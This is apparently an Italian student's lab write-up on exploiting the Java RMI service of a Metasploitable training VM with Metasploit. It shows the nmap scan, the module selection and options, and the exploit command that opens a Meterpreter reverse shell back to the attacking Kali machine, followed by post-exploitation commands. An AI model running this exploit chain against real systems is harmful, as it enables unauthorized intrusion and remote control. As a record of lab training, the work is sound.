


ESERCIZIO SETTIMANALE 02/09/22

Nell'esercizio di oggi andremo a sfruttare le vulnerabilità con il tool "**Metasploit**" (= Framework open-source usato per il penetration testing e lo sviluppo di exploit. Può essere utilizzato anche per automatizzare i propri exploit e ci fornisce una vasta gamma di essi creati dalle comunità dandoci la possibilità di utilizzarli contro diversi sistemi e tecnologie) sulla macchina Metasploitable che presenta un servizio vulnerabile sulla porta 1099(Java RMI.)così da poter ottenere una sessione di Meterpreter sulla macchina che andremo ad attaccare.

Il compito ci chiede, come prima cosa, di andare a cambiare gli indirizzi IP delle nostre macchine. Andremo quindi sulle rispettive configurazioni cambiando l'IP della nostra macchina attaccante (Kali Linux) in **192.168.11.111** e quello della nostra macchina vittima (Metasploitable) in **192.168.11.112**.

Dopo aver sistemato gli indirizzi IP andremo ad effettuare un ping, per accettarci che le macchine comunichino tra loro.



```
kali@kali:~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.930 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.759 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.565 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.292 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.292/0.631/0.930/0.238 ms

kali@kali:~$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1

meta [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Password:
Last login: Fri Sep  2 04:04:41 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.446 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.505 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.496 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.776 ms
^C
--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.446/0.555/0.776/0.132 ms
msfadmin@metasploitable:~$
```

Dopo aver constatato che le macchine comunichino tra loro, manderemo il comando "**nmap -A -T4 192.168.11.112**" per scansionare le porte attive sulla macchina Metasploitable, la scansione ci dimostra infatti che la porta 1099 java.rmi è aperta, possiamo quindi procedere con il nostro attacco.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -A -T4 192.168.11.112  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 06:19 EDT  
Nmap scan report for 192.168.11.112  
Host is up (0.00064s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|   STAT:  
|   FTP server status:  
|   Connected to 192.168.11.111  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd
```

```
File Actions Edit View Help  
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp    open  exec         netkit-rsh rshcd  
513/tcp    open  login?  
514/tcp    open  shell        Netkit rshd  
1099/tcp   open  java-rmi      GNU Classpath grmiregistry  
1524/tcp   open  bindshell    Metasploitable root shell  
2049/tcp   open  nfs          2-4 (RPC #100003)  
2121/tcp   open  ftp          ProFTPD 1.3.1  
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5  
|_tls-alpn: ERROR: Script execution failed (use -d to debug)  
|_ssl-date: ERROR: Script execution failed (use -d to debug)  
|_sslv2: ERROR: Script execution failed (use -d to debug)  
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)  
|_ssl-cert: ERROR: Script execution failed (use -d to debug)  
|_mysql-info:  
|   Protocol: 10  
|   Version: 5.0.51a-3ubuntu5  
|   Thread ID: 9  
|   Capabilities flags: 43564  
|   Some Capabilities: LongColumnFlag, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth, SupportsTransactions, Speaks41ProtocolNew, ConnectWithDatabase
```

Avviamo quindi con il comando **msfconsole** il nostro tool Metasploit mandiamo quindi il nostro comando "**search java_rmi**" questo comando ci permette di cercare il nostro vettore di attacco in modo più rapido.

Troveremo infatti subito il nostro vettore alla riga 2, andremo quindi ad abilitarlo

con il comando "**use exploit/multi/misc/java_rmi_server**"

Dopo di che andremo a controllare le nostre opzioni con il comando "**show options**"

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank  
- - - - -  
0 auxiliary/gather/java_rmi_registry normal  
No Java RMI Registry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excell  
ent Yes Java RMI Server Insecure Default Configuration Java Code Executio  
n  
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal  
No Java RMI Server Insecure Endpoint Code Execution Scanner  
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excell  
ent No Java RMIConnectionImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use exp  
loit/multi/browser/java_rmi_connection_impl  
  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
Name Current Setting Required Description  
- - - - -  
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 1099 yes The target port (TCP)  
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT 8080 yes The local port to listen on.  
SSL false no Negotiate SSL for incoming connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
URIPATH no The URI to use for this exploit (default is random)  
  
Payload options (java/meterpreter/reverse_tcp):
```

Andiamo a configurare l'indirizzo della macchina da attaccare con il comando "**set**

RHOSTS 192.168.11.112" andando poi ad accettarci che le modifiche siano state mutate ripetendo il comando "**show options**"

```
kali@kali: ~  
File Actions Edit View Help  
  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |


```

Una volta fatte le nostre configurazioni, possiamo mandare il nostro comando di attacco "**exploit**".

Riusciamo a capire che il nostro attacco ha avuto successo perchè viene eseguito

sulla macchina target lanciando successivamente il payload che si adatta meglio al tipo di sistema. In questo caso il payload è Meterpreter. (=Shell con funzionalità molto avanzate che consentono movimenti laterali per riuscire a insinuarsi nel sistema fino ad ottenere l'accesso completo.)

Andremo così a digitare il comando "**sysinfo**" così da poter recuperare le informazioni sulla nostra macchina vittima (nome, sistema operativo, architettura e lingua di sistema)

Con il comando "**ifconfig**!" invece ci verranno mostrate le informazioni che riguardano le configurazioni di rete attuali sulla macchina vittima.

```
kali@kali: ~  
File Actions Edit View Help  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/JrGSdX31QQ  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45306)  
 at 2022-09-02 05:53:21 -0400  
  
meterpreter > sysinfo  
[-] Unknown command: sysinfo  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux 2.6.24-16-server (i386)  
Architecture : x86  
System Language : en_US  
Meterpreter : java/linux  
meterpreter > ifconfig  
  
Interface 1  
=====
```

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::

```
  
Interface 2  
=====
```

Name	: eth0 - eth0
------	---------------

Il comando "**route**" invece ci fa accedere alle impostazioni di routing della nostra macchina vittima.

```
kali@kali: ~  
File Actions Edit View Help  
=====
```

Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====

Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9d:96f2
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes
=====

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe9d:96f2	::	::		